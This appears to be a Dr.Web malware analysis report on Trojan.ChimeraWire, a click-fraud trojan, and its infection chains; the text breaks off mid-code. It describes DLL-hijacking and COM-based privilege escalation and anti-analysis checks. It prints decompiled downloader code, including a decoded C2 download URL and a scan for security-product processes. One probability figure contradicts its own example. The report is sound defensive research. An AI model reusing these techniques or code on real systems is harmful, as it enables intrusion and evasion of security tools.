
Dr.WEB

Bellerophon could never have imagined. The ChimeraWire trojan boosts website popularity by skillfully pretending to be human



Doctor Web develops and distributes Dr.Web information security solutions which provide efficient protection from malicious software and spam.

Doctor Web customers can be found among home users from all over the world and in government enterprises, small companies and nationwide corporations.

Dr.Web antivirus solutions are well known since 1992 for continuing excellence in malware detection and compliance with international information security standards. State certificates and awards received by the Dr.Web solutions, as well as the globally widespread use of our products are the best evidence of exceptional trust to the company products.

Bellerophon could never have imagined. The ChimeraWire trojan boosts website popularity by skillfully pretending to be human
12/8/2025

Doctor Web Head Office
2-12A, 3rd str. Yamskogo polya, Moscow, Russia, 125124

Website: www.drweb.com
Phone: +7 (495) 789-45-87

Refer to the official website for regional and international office information.

Introduction


While analyzing one of the affiliate programs, Doctor Web's experts discovered a unique piece of malware with clicker functionality and dubbed it **Trojan.ChimeraWire**. This malware targets computers running Microsoft Windows and is based on the open-source projects zlsgo and Rod for automated website and web application management.

Trojan.ChimeraWire allows cybercriminals to simulate user actions and boost the behavioral factor of websites by artificially increasing their rankings in search engine results. For this, the malicious app searches target Internet resources in the Google and Bing search engines and then loads them. It also imitates user actions by clicking links on the loaded sites. The trojan performs all malicious actions in the Google Chrome web browser, which it downloads from a certain domain and then launches it in debug mode over the WebSocket protocol.

Trojan.ChimeraWire gets onto computers with the help of several malicious downloaders. They utilize various privilege escalation techniques based on exploiting DLL Search Order Hijacking vulnerabilities, as well as anti-debugging techniques, in order to avoid detection. Our anti-virus laboratory has tracked at least 2 infection chains involving these malicious programs. In one of them, the malicious script **Python.Downloader.208** takes center stage. In the other—the centerpiece is **Trojan.DownLoader48.61444**, whose operating principle is similar to that of **Python.Downloader.208**; in fact, this downloader is an alternative to the malicious script.

In this study, we will cover the features of **Trojan.ChimeraWire** and the malicious apps that deliver it to users' devices.

First Infection Chain



A scheme that illustrates the first infection chain

The first infection chain starts with **Trojan.DownLoader48.54600**. This malware verifies whether it is operating in an artificial environment and terminates if it detects signs of a virtual machine or the debug mode. If no such signs exist, the trojan downloads the ZIP archive `python3.zip` from the C2 server. It contains the malicious script **Python.Downloader.208** along with some additional files that it needs to operate, e.g., the malicious library `ISCSIEXE.dll` (**Trojan.Starter.8377**). **Trojan.DownLoader48.54600** extracts the archive and runs the script. The latter is the second infection stage and represents the downloader that receives the next stage from the C2 server.

Python.Downloader.208's behavior depends on the rights it has when executed. If the script is running without administrator privileges, it tries to obtain them. For this, **Trojan.Starter.8377** (extracted along with it) is copied to the directory `%LOCALAPPDATA%\Microsoft\WindowsApps`. Moreover, a script (`runs.vbs`) is created that will later be used to re-launch **Python.Downloader.208**.

Next, **Python.Downloader.208** launches the system app `%SystemRoot%\SysWOW64\iscsicpl.exe`. Because a DLL Search Order Hijacking class vulnerability is present in it, it automatically loads the trojan library `ISCSIEXE.dll`, whose name matches the name of a legitimate Windows component.

In turn, **Trojan.Starter.8377** runs the VBS script `runs.vbs`, which then executes **Python.Downloader.208** again, but already as administrator.

When executed with the necessary privileges, **Python.Downloader.208** downloads the password-protected archive `onedrive.zip` from the C2 server. It contains the next infection stage, which is the **Trojan.DownLoader48.54318** (it comes as the library

`UpdateRingSettings.dll`), and the additional files required for it to operate (for instance, the legitimate app `OneDrivePatcher.exe`, which is part of the OneDrive software from the Windows OS and has a valid digital signature).

After extracting the archive, **Python.Downloader.208** creates a System Scheduler task for running the app `OneDrivePatcher.exe` at system boot. Next, it launches this program. Because it has a DLL Search Order Hijacking vulnerability, the app automatically loads the malicious library `UpdateRingSettings.dll`, whose name matches the name of the OneDrive software component.

Once **Trojan.DownLoader48.54318** gains control, it checks whether it has launched in an artificial environment. If it detects any sign that it is operating on a virtual machine or in debug mode, it terminates.

If such signs are not detected, the trojan library tries to download the payload from the C2 server as well as the keys for its decryption.


The decrypted payload is a ZLIB container with a shellcode and an executable file. After decrypting the container, **Trojan.DownLoader48.54318** tries to unpack it. If it fails to do so, the trojan deletes itself and terminates its active process. If the unpacking is successful, control is handed to the shellcode, whose task is to unzip the executable that comes with it. This file represents the final infection stage, which is the target trojan **Trojan.ChimeraWire**.

Second Infection Chain

The second stage starts with the **Trojan.DownLoader48.61444** malware. When launched, it verifies whether it has administrator rights and tries to obtain them if they are missing. The trojan uses the Masquerade PEB technique to bypass the security system, disguising itself as a legitimate process `explorer.exe`.

Next, it patches the copy of the system library `%SystemRoot%\System32\ATL.dll`. To do so, **Trojan.DownLoader48.61444** reads its contents, adds a decrypted bytecode to it along with the path to the trojan's file, and then saves the modified copy as the file `dropper` in the same directory where it is located. After that, the trojan initializes the COM model objects of the Windows Shell for the service `%SystemRoot%\System32\wbem` and the modified library. If this initialization is successful, **Trojan.DownLoader48.61444** tries to obtain administrator rights by using the CMSTPLUA COM interface, exploiting a vulnerability that is typical for some old COM interfaces.

If successful, the modified library `dropper` is copied to the directory `%SystemRoot%\System32\wbem` as the file `ATL.dll`. After that, **Trojan.DownLoader48.61444** launches the Windows Management Instrumentation `WmiMgmt.msc`. As a result, a DLL Search Order Hijacking vulnerability is exploited in the system app `mmc.exe`, and it automatically loads the patched library `%SystemRoot%\System32\wbem\ATL.dll`. In turn, this library launches the **Trojan.DownLoader48.61444** again, but this time—with administrator rights.



*A scheme illustrating **Trojan.DownLoader48.61444**'s operation when administrator rights are not available*


When running as administrator, **Trojan.DownLoader48.61444** executes several PowerShell scripts for downloading the payload from the C2 server. One of the downloading objects is the ZIP archive `one.zip`. It contains the same files as in the archive `onedrive.zip` from the first infection chain (particularly, the legitimate app `OneDrivePatcher.exe` and the malicious library `UpdateRingSettings.dll`, which is **Trojan.DownLoader48.54318**).

Trojan.DownLoader48.61444 extracts the archive and creates a System Scheduler task for running `OneDrivePatcher.exe` at system boot. The trojan also launches this app. Just like in the first chain, a DLL Search Order Hijacking vulnerability is exploited in `OneDrivePatcher.exe` upon its launch, and the trojan library `UpdateRingSettings.dll` is automatically loaded. After that, the infection chain repeats the first scenario.

At the same time, **Trojan.DownLoader48.61444** also downloads the second ZIP archive `two.zip`. It contains the malicious script **Python.Downloader.208** (`update.py`) as well as the files necessary for its execution. Among them is `Guardian.exe`, which is a renamed `pythonw.exe` console interpreter for the Python language.

After extracting the archive, **Trojan.DownLoader48.61444** creates a System Scheduler task for launching `Guardian.exe` at system boot. Moreover, it directly executes the malicious script **Python.Downloader.208** through this app.

By partially duplicating the first infection chain, threat actors apparently sought to increase the likelihood of successfully downloading **Trojan.ChimeraWire** onto target systems.




*A scheme illustrating **Trojan.DownLoader48.61444** operating with administrator rights*

Trojan.ChimeraWire

> ***Trojan.ChimeraWire*** *got its name from combining the words "chimera"—a mythical creature with the body parts of several animals—and "wire". The word "chimera" describes the hybrid nature of the attackers' techniques: the use of trojan downloaders written in different programming languages as well as anti-debugging techniques and privilege escalation during the infection process. Moreover, it reflects the fact that the trojan is a combination of various frameworks, plugins, and legal software through which hidden traffic control is carried out. And this is where the second word "wire" comes from: it refers to the trojan's invisible and malicious network operation.*

Once on the target computer, **Trojan.ChimeraWire** downloads the archive `chrome-win.zip` from a third-party website. This archive contains the Google Chrome browser for Windows. It should be noted that this Internet resource also stores archives containing Google Chrome builds for other operating systems, like Linux and macOS, including those for various hardware platforms.



The website with various Google Chrome builds from which the trojan downloads the necessary archive

When the browser is downloaded, **Trojan.ChimeraWire** tries to covertly install the add-ons NopeCHA and Buster into it. Designed for automated CAPTCHA solving, these add-ons will be used by the malware further along in its operation.

Next, it launches the browser in the debugging mode with a hidden window, which allows malicious activity to occur without the user noticing. After that, a connection is established to the automatically selected debugging port via the WebSocket protocol.

The trojan then proceeds to obtain tasks. It sends a request to the C2 server and receives a base64 string in response. This string contains the JSON configuration encrypted with the AES-GCM algorithm.


```
[{"动作":"等待","说明":"等待 5000-20000 秒","等待时间":"1-5"},{"动作":"google","关
键字":["plus size swimwear","plus size dresses","plus size bathing suits","plus
size swimsuits"],"最多翻页次数":10,"每页随机点击":["1:90","2:10"],"链接等待时
间":["380","500"],"匹配链接":["*bloomchic[.]com/*"]},{"动作":"google","关键
字":["Semi Auto Hot Foil Stamping Machine","hot stamping machine","automatic
silk screen press","best silk screen machine"],"最多翻页次数":10,"每页随机点
击":["1:60","2:40"],"链接等待时间":["360","510"],"匹配链接":["*[.]cn-
superfine[.]com/*"]},{"动作":"google","关键字":["plus size summer
dresses","plus size swim","plus size women's clothing","plus size
clothes","plus size swimwear for women"],"最多翻页次数":10,"每页随机点
击":["1:60","2:40"],"链接等待时间":["390","530"],"匹配链接":["*bloomchic[.]com/
*"]},{"动作":"google","关键字":["silk screen printing machine
automatic","cosmetics printing machines","hot foil stamping equipment"],"最多翻
页次数":10,"每页随机点击":["2:70","3:30"],"链接等待时间":["330","500"],"匹配链
接":["*www[.]cn-superfine[.]com/*"]},{"动作":"google","关键字":["low cost
business ideas","low risk business ideas","low cost business
opportunities","low risk businesses","low cost business to start","low-cost
business ideas with high","business low cost"],"最多翻页次数":10,"每页随机点
击":["0:90","1:10"],"链接等待时间":["320","600"],"匹配链
接":["*businessideashunter[.]com/*"]},{"动作":"等待","说明":"随机待 10000 -
60000 秒","等待时间":"480,1400"}]
```


Example of the configuration that the trojan receives from the C2 server

It contains tasks and the parameters related to them:

- the target search engine (the Google and Bing search platforms are supported);
- the key phrases for searching websites in the target search engine and for their consequent loading;
- the maximum number of sequential transitions between webpages;
- random distributions for performing automated clicks on webpages;
- the wait time for loading pages;
- the target domains.

To more effectively simulate the activity of a real user and bypass systems that monitor constant activity, the configuration also includes parameters responsible for pauses between work sessions.

Simulating User Mouse Clicks

Trojan.ChimeraWire can perform the following types of clicks:

- for navigating search results;
- for opening found relevant links in new background tabs.

First, using the target search engine, **Trojan.ChimeraWire** searches websites by the domains and key phrases specified in the configuration. It then opens the websites listed in the search results and locates every HTML element on them that defines hyperlinks. The trojan puts these elements into a data array and shuffles it so that all of the objects in it are listed in a different order than the order on the webpage. This is to bypass website anti-bot protection that can track the order of clicks.

Next, **Trojan.ChimeraWire** checks whether the links it has found and the strings in them match the template from the configuration, and then calculates the number of matches. Depending on this number, the malware then uses different operating algorithms.


If a sufficient number of suitable links is found on the page, **Trojan.ChimeraWire** scans the page and sorts the detected links by their relevance (the links that most closely match key phrases are listed first). After that, a click is performed on one or multiple suitable links.

If the number of matches with the given template are insufficient or none exist, the malware uses a probabilistic behavior model algorithm that imitates real human behavior as closely as possible. Based on the parameters from the configuration, **Trojan.ChimeraWire** uses a weighted distribution to determine the number of links to be opened. For example, the distribution `["1:90", "2:10"]` means that the trojan will click 1 link with a probability of 90% and 2 links with a probability of 20%. Thus, the malware is highly likely to open 1 link. The trojan randomly selects the link from the data array it created earlier and performs a click.


Every time the trojan opens a link from the search results and performs clicks on the loaded webpage, it either returns to the previous browser tab or proceeds to the next one, depending on the task. These actions are repeated until the click limit for the target websites is exhausted.

Below are examples of websites that the trojan was commanded to interact with in tasks received from the C2 server:

bloomchic.com
BLOOMCHIC
About Us
New
Top Rated
Halloween
Clothing
Dresses & Jumpsuits
Outerwear
Sale
COZY HAUNTINGS
Embrace the lighter side of Halloween with spooky styles for pumpkin patches and bonfire nights
SHOP HALLOWEEN
EVERYTHING Denim
NEW CUSTOMER TREAT
FREE SHIPPING (NO MIN) & 15% OFF



www.cn-superfine.com
Home
Products
About Us
News
Cases
English
Chat
The World's No.1 Trade Fair for Plastics and Rubber
SHEN FA SINCE 1996
2025
8–15 October
Düsseldorf, Germany
Hall 04
4C58
Featured Products
Cosmetic Pen Barrels...
Automatic Varnishing High Speed Screen Printing Machine For 30mm Tube
Chat Now
Chat Now
shenfa
Good day, what product are you looking for?
Type a message



businessideashunter.com
September 8, 2025
Business ideas Hunter
Turn Small Ideas into Big Business: 12 Proven Models, 500+ Real Results
BIGGEST DEAL
Ever on this season
GET NOW
News
Business
Online Business Ideas
Trending
5 Business Ideas for Ordinary People in 2025: Starting Your Comeback Journe...
2025's Best Rural Businesses: Low-Investment Manufacturing -...
Top 5 most overrated players in the Premier League 2019-20
The heart of Nintendo's new console isn't the Switch
Everything You Wanted to Know
2025 Home-Based Business Ideas: Ignite Your Entrepreneurial Inspiration
5 Business Ideas for Ordinary People in 2025: Starting Your Comeback Journey From Home
5 Business Ideas for Ordinary People in 2025: Starting Your...
5 Business Ideas for Ordinary People in...
2025's Best Rural Businesses: Low-...
Top 5 most overrated players in the Premi...
2025's Best Rural Businesses: Low-Investment Manufacturing - The...
2025 Home-Based Business Ideas: Ignite Your Entrepreneurial Inspiration
5 Business Ideas for Ordinary People in 2025: Starting Your Comeback Journey From Home
May 15, 2025
2025 Home-Based Business Ideas
Search
Archives
May 2025
March 2025

Conclusion

As of now, **Trojan.ChimeraWire**'s malicious activity essentially boils down to performing relatively simple clicker tasks to boost the popularity of websites. At the same time, the functionality of the tools that the trojan is based on allows it to perform a wider range of tasks, including automated actions under the guise of real user activity. For instance, malicious actors can utilize it to fill out web forms on various sites, including those conducting surveys for advertising purposes. In addition, they can use the trojan for reading the contents of webpages and taking screenshots of them — both for the purposes of cyber espionage and for automated data collection to build various databases (e.g., with emails, phone numbers, etc.).

Thus, we can expect new **Trojan.ChimeraWire** versions to emerge in the future, in which these and other features will be fully implemented. Doctor Web’s specialists continue to monitor the trojan’s evolution.

Operating Routine of Discovered Malware Samples

Trojan.DownLoader48.54600

A trojan app written in the C++ programming language and designed to run on computers with Microsoft Windows. It downloads and launches the malicious downloader script **Python.Downloader.208** on target devices.

Operating routine

When launched, **Trojan.DownLoader48.54600** deletes all of the files in the directory `%TEMP%` and verifies whether it was launched from the directory `AppData`.

Next, it dynamically loads the Windows API library `wininet.dll` and uses the function `GetProcAddress` to obtain the addresses of the API functions `InternetOpenW`, `InternetOpenUrlW`, `InternetReadFile`, and `InternetCloseHandle`.

```
LibraryW = LoadLibraryW(L"wininet.dll");
v10 = LibraryW;
if ( LibraryW )
{
  InternetOpenW = GetProcAddress(LibraryW, "InternetOpenW");
  InternetOpenUrlW = GetProcAddress(v10, "InternetOpenUrlW");
  InternetReadFile = GetProcAddress(v10, "InternetReadFile");
  InternetCloseHandle = GetProcAddress(v10, "InternetCloseHandle");
  qword_14003E9D8 = InternetCloseHandle;
}
else
{
  InternetCloseHandle = qword_14003E9D8;
}
if ( InternetOpenW && InternetOpenUrlW && InternetReadFile && InternetCloseHandle )
{
```

Dynamically obtaining the addresses of the API functions

During the next step, it tries to create directories for storing the payload from the downloaded archive `python3.zip`. It also initializes the key strings `\\python3[.]zip`, `\\svpy[.]exe`, and `\\maintaindown[.]py` to prepare the payload to be launched after its extraction.

```
create_dir(&Src);
str_assign(v52, &Src, L"\\python3.zip");
str_assign(v56, &Src, L"\\svpy.exe");
str_assign(lpFileName, &Src, L"\\maintaindown.py");
```

Creating a directory and initializing the strings

In the function `create_dir`, **Trojan.DownLoader48.54600** tries to obtain the path to the directory `%LOCALAPPDATA%`, using the function `SHGetKnownFolderPath` and the parameter `FOLDERID_LocalAppData`.

If successful, it creates a new directory in `%LOCALAPPDATA%`. Its name is formed from a random number that is concatenated with the prefix `t`.

If it is unable to obtain the path to the directory `%LOCALAPPDATA%` via the function `SHGetKnownFolderPath`, further operations will be performed in the directory `C:\Users\Public\Temp`.

For downloading the archive, **Trojan.DownLoader48.54600** decrypts the following URL in real time: `hxxps[:]//down[.]temp-xy[.]com/update/python3[.]zip`. For the decryption, it uses a self-made XOR with the constant `0xA`.

```
pExecInfo.cbSize = 0x7E0062;
v16 = 0;
pExecInfo.fMask = 0x7A007E;
v17 = 7;
pExecInfo.hwnd = 0x25002500300079LL;
v49 = 0;
LOWORD(v49) = 0;
v18 = 0;
pExecInfo.lpVerb = 0x64007D0065006ELL;
pExecInfo.lpFile = 0x67006F007E0024LL;
pExecInfo.lpParameters = 0x7300720027007ALL;
pExecInfo.lpDirectory = 0x67006500690024LL;
pExecInfo.nShow = 0x7F0025;
*(&pExecInfo.nShow + 1) = 0x6E007A;
pExecInfo.hInstApp = 0x25006F007E006BLL;
pExecInfo.lpIDList = 0x62007E0073007ALL;
pExecInfo.lpClass = 0x240039006400065LL;
pExecInfo.hkeyClass = 0x7A00630070LL;
v50 = 0;
v51 = 7;
while ( 1 )
{
  v19 = *(&pExecInfo.cbSize + v18) ^ 0xA;   // https://down.temp-xy.com/update/python3.zip
  if ( v16 >= v17 )
  {
    (string_assign)(&v49);
  }
  else
  {
    v50 = v16 + 1;
    v20 = &v49;
    if ( v17 > 7 )
      v20 = v49;
    *(v20 + v16) = v19;
    *(v20 + v16 + 1) = 0;
  }
  if ( ++v18 >= 0x2B )
    break;
  v17 = v51;
  v16 = v50;
}
```

Decrypting the URL for downloading the target archive

The trojan makes 4 attempts to download the target file, and each time, for an unknown purpose, it tries to locate processes from the CrowdStrike and SentinelOne programs.

```
for ( i = 0; i < 4; ++i )
{
  Toolhelp32Snapshot = CreateToolhelp32Snapshot(2u, 0);
  v24 = Toolhelp32Snapshot;
  if ( Toolhelp32Snapshot != -1LL )
  {
